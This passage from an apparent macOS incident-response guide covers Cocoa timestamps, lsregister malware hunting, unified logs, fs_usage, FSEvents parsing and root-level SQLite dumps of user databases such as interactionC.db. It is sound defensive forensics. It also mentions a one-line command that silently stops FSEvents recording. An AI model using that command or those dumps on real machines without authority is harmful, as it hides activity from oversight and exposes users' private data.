may look like Unix epoch timestamps (that is, seconds since 1/1/1970), but if you try to convert them using Unix epoch time you'll get nonsense dates. These are actually Cocoa timestamps, which are similar but the seconds are counted since 1/1/2001. To convert them, add the difference between Unix and Cocoa start dates in seconds (that's a fixed integer of 978307200) and use the `date` command line utility with the -r switch. We remove the fraction of a second and just deal with the whole integer, like so:

```
$ date -r $((587381137 + 978307200))
```



That returns the more human-friendly date of

`Tue 13 Aug 2019 16:25:37 +07`

from the Cocoa timestamp.


Finding Traces of Malicious Activity

Just below the logs folder you should see a file lsappinfo.txt. Click on it to load it into the main editor window. This file contains a lot of useful data about currently running applications, but even more useful for incident response – when we're likely faced with a situation where malware has been and gone – is to look in the two files below, the admin (501) and root (0) dumps of lsregister. These are dumps of the databases held by `Launch Services` and contain detailed information about every application that has been available to the user.


Let's walk through a practical example of how we might use this information to learn more about an infection.

If you scroll through lsregister-0.txt, you'll notice each record has a `path` field and many have a `CFBundleIdentifierfield`. To make a cursory examination of this file, I'll use BBEdit's 'Process Lines Containing' function (from the Text menu) and copy all lines containing `CFBundleIdentifier` to a new document.


In the resulting text window, I'll use the same function only this time I'll delete all lines containing "com.apple" to narrow down my search (as I mentioned in an earlier chapter, some malware likes to disguise itself by using the "com.apple" label, so bear that in mind).




On my suspect device, this gives the following results. The highlighted ones will stand out to anyone familiar with `macOS malware`. There's a bunch of commodity adware/ PUP programs, but the ones in red are particularly interesting.




Let's see what more we can find out about them. We'll start with the bottom one, since that kind of bundle identifier is a non-standard pattern rarely used by legitimate software. Using BBEdit's Multi-File Search function (Shift-Command-F), we can rapidly search through all the files collected by sysdiagnose for this identifier and see what else is known about it.



Add the identifier to the “Find” field and choose “Frontmost project” from the “Search in:” panel below. Then click ‘Find All’.




Our search results have revealed the Path, full App Name and team ID (aka “Developer Signature”). But further investigation on the machine shows no evidence the application still exists. After trying searches on VirusTotal and other public search engines, the teamID led us to a Russian-language stackoverflow post.



It turns out that the developer signature was used to sign an “app” that was in fact a Bash script bundled in an Application wrapper. It looks very much like a variant of `OSX.Shlayer`. There’s a high probability that the item found on our machine was a variant of the same malware, given that they were both signed by the same developer.

Returning to our list of labels, note that the second item, com.lights.Oblivion, is a bundle identifier associated with `OSX.CrescentCore`.

And what about the other highlighted item, com.ableton.live? Ableton Live is a legitimate commercial program, but there’s also `cracked versions` on the internet that are used for `cryptojacking`. Again, using the Multi-File search, we can find more info in the sysdiagnose folder. This time a result in the install.log reveals that the app was delivered in an unsigned .pkg. Since there is no chance that a company like Ableton would be distributing their software without proper code signing, there’s a strong likelihood that this package is malware.




It seems our user’s machine has seen quite a lot of action!

While the above example isn't particularly methodical, it does hopefully give you an idea of what you can do with such a vast amount of data and a few multi-file searches.

One Log to Rule Them All


Among the many other files worth exploring in the sysdiagnose folder, there is one other that deserves special mention. Scroll down (either in BBEdit or Finder) to a file called system_logs.logarchive.



As the name suggests, this is a collection of macOS system logs, the sort that are typically viewed in the Console.app. The file is actually a directory, but its contents are unreadable in BBEdit; however, double-clicking it in BBEdit will open it in the Console.app. You can also read this format with the log command in the Terminal. The latter is a far more powerful and effective tool for investigative work, but it does take a little practice to master. As there are many good guides on the log command, such as here and here, as well as the manpage itself, we won't go into details here. However, there are a couple of oddities about the "unified logging" system that I haven't seen covered elsewhere and which are worth being aware of.

First, note that the system_logs.logarchive file collected by sysdiagnose only contains a subset of the logs available. You can see the range of information collected by using the stats command. For example,


```
$ log stats --archive <path to logarchive file> --overview
```



In this case, we see logs collected from August 15th to 20th. Now let's run the same command on the machine without specifying the name of the logarchive file in the sysdisagnose folder.

```
$ log stats --overview
```


With no logarchive file specified, the command returns the stats for the main system log datastore held on the device.



That's quite a lot more (and also quite a lot larger!) and covers around 30 days worth of logs, from July 22nd to August 21st. To collect all the log info, run a separate collection command. Be sure to specify a destination that is safe to write to (such as a connected device or quarantined folder) as by default the collect verb will save to the current working directory.

```
$ sudo log collect --output <path to dst>
```

The other oddity of this tool is that if you run the stats command on your newly collected log file, you may find it contains logs reaching even further back in time than the previous output of --overview indicated. In this case, the collect command appears to have reached back an additional 4 days, to 18th July.



The cause of these oddities is unknown (at least to me) – whether it's a bug or intended behavior – but the vagaries of the log command are worth bearing in mind.

Exploring fs_usage for File Activity

One other file we'll mention in the `sysdiagnose` folder before moving on is fs_usage.txt. This gives you a capture of file activity at the time when you run `sysdiagnose`. It is useful to see what was occurring at the time of collection. You can quickly parse `fs_usage.txt` to get a list of every process that was involved in file activity. Try to `cd` into the `sysdiagnose` parent directory, then use something like the following to uniquely list processes that were interacting with the file system:

```
$ awk '{print $NF}' fs_usage.txt | cut -d. -f1 | sort -u
```

AirPlayXPCHelper
CoreServicesUIAg
Electron
Finder
Opera
Slack

...snip...
Telegram
UserEventAgent
WireGuardNetworkExt
WireGuardNetworkExtension

We can do something similar to quickly get a list of all file paths that were accessed. Note we're grepping out files accessed by sysdiagnose itself to ignore our own activity:

```
$ awk '{print $0}' fs_usage.txt | grep '/' | sort –u | grep –v –i sysdiagnose
```

However, as `fs_usage` only records file activity at the time we ran the utility, we need something better to provide historical records of file events.


FSEvents – Old, Not Obsolete

Fortunately, such records of file system events are created in a hidden folder at the root of each volume or disk image.

`/.fseventsd`

You can easily toggle visibility of this and other useful hidden folders in the Finder by using the keychord:

Command-Shift-Period



As we see in the image above, this folder is protected, so we will need to drop down to root on the command line to inspect it.

```
sentinels-Mac:~ sentinel$ sudo su
sh-3.2# cd /.fseventsd/
sh-3.2# ls -al
total 3296
drwx------  31 root  wheel     992 Aug 21 12:02 .
drwxr-xr-x  30 root  wheel     960 Jun  3 13:11 ..
-rw-------   1 root  wheel  100488 Jul  9 21:37 0000000000019c37
-rw-------   1 root  wheel     409 Jul  9 21:37 0000000000019c74
-rw-------   1 root  wheel      71 Jul  9 21:37 0000000000019c75
-rw-------   1 root  wheel   39223 Jul 10 00:10 000000000002f82f
-rw-------   1 root  wheel      71 Jul 10 00:10 000000000002f830
-rw-------   1 root  wheel   94197 Aug 20 15:13 0000000000041c93
-rw-------   1 root  wheel  106000 Aug 20 16:29 0000000000056c37
-rw-------   1 root  wheel   76022 Aug 20 17:30 0000000000067c82
-rw-------   1 root  wheel   67590 Aug 20 17:30 0000000000074aa1
-rw-------   1 root  wheel   66498 Aug 20 17:30 0000000000081996
-rw-------   1 root  wheel   65434 Aug 20 17:30 000000000008e28e
-rw-------   1 root  wheel   64111 Aug 20 17:30 000000000009a81e
-rw-------   1 root  wheel   61482 Aug 20 17:31 00000000000a7c13
-rw-------   1 root  wheel   59290 Aug 20 17:31 00000000000b66fe
-rw-------   1 root  wheel   59219 Aug 20 17:31 00000000000c4c4e
-rw-------   1 root  wheel   60454 Aug 20 17:31 00000000000d3716
-rw-------   1 root  wheel   60536 Aug 20 17:31 00000000000df6a0
-rw-------   1 root  wheel   61172 Aug 20 17:31 00000000000eb406
-rw-------   1 root  wheel   59441 Aug 20 17:31 00000000000edb25
-rw-------   1 root  wheel   69716 Aug 21 01:29 00000000000fda80
-rw-------   1 root  wheel      71 Aug 21 01:29 00000000000fda81
-rw-------   1 root  wheel   80166 Aug 21 09:18 000000000010c49b
-rw-------   1 root  wheel   66658 Aug 21 12:02 000000000011b2fb
-rw-------   1 root  wheel   62161 Aug 21 12:02 000000000011edb7
-rw-------   1 root  wheel   63250 Aug 21 12:02 000000000012285e
-rw-------   1 root  wheel   62260 Aug 21 12:02 0000000000126305
-rw-------   1 root  wheel   54828 Aug 21 12:02 0000000000129dac
-rw-------   1 root  wheel   60740 Aug 21 12:02 000000000012d856
-rw-------   1 root  wheel      36 Aug 21 01:29 fseventsd-uuid
sh-3.2#
```


The .fseventsd folder contains data files compressed with gzip. Although we could manually unzip each file, `hexdump` it or extract the printable characters with strings, that all requires a lot of labor and the results are likely to lose context. A better solution is to use the free tool `FSEventsParser`. This has the ability to create both SQL database and spreadsheet output, giving us access to much more powerful queries and analysis.

Running the tool in its most basic form requires specifying the source and destination folders (more recent versions also require the `-t` switch and either folder or image for a value). Depending on the number of records, this may take some time.

```
$ python FSEParser_V3.3.py –s –t folder /.fseventsd –o
/Users/sentinel/Desktop/FSEvents_Out
```

```
================================================================================
FSEParser v 3.3 -- provided by G-C Partners, LLC
================================================================================

Info: No report_queries file specified using -q.Custom SQLite views
will not be generated or exported.

Info: No casename specified using -c. Defaulting to "Report".

[STARTED] 08/21/2019 05:27:45 UTC Parsing files.

  File 47 of 1787  [=.....................................] 2.6%
```

The output, however, is well worth it. With FSEvents, we can `conduct queries` such as which files were sent to the Trash, what devices were mounted, which files were accessed or what websites were visited on a particular date.



Like the unified logs, .fseventsd will only reach back a limited timespan as the records are continually churned to save space. How far back depends on a number of factors, including how active the system is, but if your suspicious events occurred close enough to the collection time, you may well have some extremely rich data that you can mine for evidence of malicious activity.

Be aware that activities like updating the OS will wipe out existing logs in the .fseventsd folder (you can use the install.log in the sysdiagnose folder to determine when the most recent update occurred), and it's also not unheard of for some events to fail to be recorded at all, such as during especially heavy I/O activity.

Another issue to bear in mind is that users can deliberately prevent the system from recording FSEvent activity by creating a touch file inside the .fseventsd folder.

```
$ sudo touch /.fseventsd/no_log
```

What all that means is that you can't assume something didn't happen just because you didn't find a record of it in .fseventsd. However, what you do find can often prove extremely illuminating.

Conclusion

In this chapter, we've taken a look at three built-in tools – sysdiagnose, unified logging and FSEvents – that can help you quickly collect device, file and environmental data about a Mac. Due to the breadth of the subject, there's a lot we didn't cover here, but hopefully it has given you enough of a taste to explore further. In the next chapter, we'll continue our exploration into macOS Incident Response by taking a look at some of the hidden databases that reveal user activity.

CHAPTER 4

Incident Response - User Data, Activity and Behavior

In the previous chapter, we looked at collecting device, file and system data. In, it's time to take a look at retrieving data on user activity and behavior.

There's a few reasons why user behavior is of interest. First, there's the possibility of either `unintentional` or malicious `insider threats`. What has the user been doing with the device, what have they accessed and who have they communicated with?

Second, 'user behavior' isn't necessarily restricted to the authorized or designated user (or users), but also covers unauthorized users including `remote` and local attackers. Who has accounts on the device, when have they been accessed, and do those access times correlate with the pattern of behaviour we would expect to see from the authorized users? These are all questions that we would want to be able to answer.

Third, a lot of confidential and personal user data is stored away in hidden or obscure databases on macOS. While Apple has made `some efforts` recently to lock these down, many are still scrapable by processes running with the user's privileges, but not necessarily their knowledge. By looking at these databases, what they contain, and when they were accessed, we can get a sense of what data the company might have lost in an attack, from everything from personal communications, to contacts, web history, notes, notifications and more.

A Quick Review of SQLite

Although some data we will come across is in Apple's property plist format and less occasionally plain text files, most of the data we're interested in is saved in sqlite databases. I am certainly no expert with SQL, but we can very quickly extract interesting data with a few simple commands and utilities. You can use the free `DB Browser for SQLite` if you want a GUI front end, or you can use the command line. I tend to use the command line for quick, broad-brush looks at what a database contains and turn to the SQLite Browser if I really want to dig deep and run fine-grained queries. Here are some very basic commands that serve me well.

```
$ sqlite3 /path to db/ .dump
```

This is my go-to command, which just pumps out everything in one (potentially huge) flood of data. It's a great way to quickly look at what kind of info the database might contain. You can grep that output, too, if you're looking for specific kinds of things like file

paths, email or URL addresses, and piping the output to a plain text file can make it easy to save and review if you don't want to work directly on the command line all the time.

```
$ sqlite3 /path to db/ .tables
```

The `.tables` command gives you a sense of the different kinds of data stored and which might be most interesting to look at in detail.

```
$ sqlite3 /path to db/ 'select * from [tablename]'
```

Another one of my go-to commands, this is equivalent of doing a "dump" on a specific table.


```
$ sqlite3 /path to db/ .schema
```

This command is essential to understand the structure of the tables in the database. The `.schema` command allows you to understand what columns each table contains and what kind of data they hold. We'll look at an example of doing this below.

Finding Interesting Data on macOS

There's a few challenges when investigating user activity on the Mac, and the first is actually finding the databases of interest. Aside from the fact that they are littered all over the user and system folders, they can also move around from one version of macOS to another and have also been known to change structure from time to time.

In the previous chapter, when we played with `sysdiagnose`, you may recall that one location the utility scraped logs from was /var/db. There is user data in there, too. For example, in CoreDuet, you may find the `Knowledge/knowledgeC.db` and the `People/interactionC.db`.



SANS macOS forensics instructor Sarah Edwards did a great post on mining the knowledgeC.db which I highly recommend. From it, you will be able to discern a great deal of information about the user's Application usage and activity, browser habits and more. Some of this information we'll also gather from other sources below, but the more corroborating evidence you can gather to base your interpretations on the better.

The interactionC.db may give you insight into the user's email activity, something we will return to later in this chapter. In the meantime, let's use this database for a simple example of how we can interpret the SQL databases in general. Drop into a root shell (or use sudo), then change

```
$ cd /private/var/db/CoreDuet/People
```

and list the contents with `ls -al`. You should see interactionC.db in the listing.

If we run `.tables` on this database, we can see it contains some interesting looking items.

```
root@athens:/private/var/db/CoreDuet/People$ sqlite3 interactionC.db .tables
ZATTACHMENT               ZVERSION                  Z_METADATA
ZCONTACTS                 Z_1INTERACTIONS           Z_MODELCACHE
ZINTERACTIONS             Z_2INTERACTIONRECIPIENT   Z_PRIMARYKEY
ZKEYWORDS                 Z_3KEYWORDS
```

Let's dump everything from the ZCONTACTS table and have a look at the data.

```
$ sqlite3 interactionC.db 'select * from ZCONTACTS'
```

Each line has a form like this:

```
3|2|31|0|0|17|0|0|2|583116432.847281||583091780||0|588622185||
|donotreply@apple.com

|donotreply@apple.com|
```

